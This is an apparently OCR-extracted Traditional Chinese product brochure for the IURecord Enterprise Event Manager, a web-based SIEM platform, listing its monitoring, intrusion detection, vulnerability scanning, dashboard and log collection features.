IURecord

揚贏國際有限公司

IURecord Enterprise Event Manager

網頁式安全資訊事件管理平台(SIEM)

IURecord Enterprise Event Manager

即時監控，給您全面保護。

功能

1. 一般資料庫與共用儀表板使用者介面內整合日誌管理及網路威脅防護技術。
2. 將數以千計的安全性事件彙整成為可管理的疑似攻擊清單。
3. 長期偵測與追蹤惡意活動，來協助找出其他安全性解決方案經常遺漏的進階威脅。
4. 使用進階功能偵測內部人員舞弊。
5. 協助擴大應用法規規定，支援法規遵循。

項目

1. 資產發現 – 主動和被動網路偵測。
2. 漏洞評估 – 主動網路掃描，持續的漏洞監控。
3. 入侵檢測 – 網路和主機IDS，文件完整性監控。
4. 行為監控 – Netflow分析，服務可用性監控。
5. SIEM – 日誌管理，事件相關，分析和報告。

收集資訊

1. 安全性事件：防火牆、虛擬私有網路、入侵偵測系統、入侵防護系統等發生的安全性事件。
2. 網路事件：交換器、路由器、伺服器、主機等發生的事件。
3. 網路活動內容：第7層應用層的網路活動內容及應用程式流量
4. 使用者或資產內容：身分識別和存取管理產品及漏洞掃描器的內容資料
5. 作業系統資訊：網路資產專屬的供應商名稱與版本編號資料
6. 應用程式日誌：企業資源規劃(ERP)、工作流程、應用程式資料庫、管理平台等相關資訊。

業界最佳整合解決方案 ：


IURecord

維持一個高可靠度服務與安全的網路

智慧型多重混合網路管理與監控系統

建立服務可用性監控與網路入侵防護

提供7x24小時的維運服務



網頁無法斷用？ DNS正常? E-mail正常? SQL 服務正常?
CPU 過高？伺服器磁碟空間已滿？網路很慢？

這些問題我們比您放早發現!!!!

自動找出…

資安威脅行為

自動監控 …

效能監控

確保 …

服務可用性與業務持續

功能

即時儀表板

效能監控

入侵偵測

IURecord

Security information and event management

數位鑑識

弱點掃描

網路流量分析

資產管理

郵件告警

黑名單比對

APPs

Servers

Router/SW

Support URL

SNMP

WMI

SYSLog

OPSEC

NetFlow


Real-time Dashboard

即時可用性監控


提供了容易辨識的圖形化即時監控界面，管理者可以直接監看即時狀態，並透過燈號顏色判定偵測項目的狀況，管理者快速而簡單的掌握所有資訊。

直覺式網路設備管理及監控


- 客制化網路拓樸圖。依照邏輯架構呈獻監控網路元件之狀況與聯結狀態，並以不同顏色顯示狀態。



【圖形化】網路設備管理及監控




可階層式網路設備管理及監控




設備資產管理功能

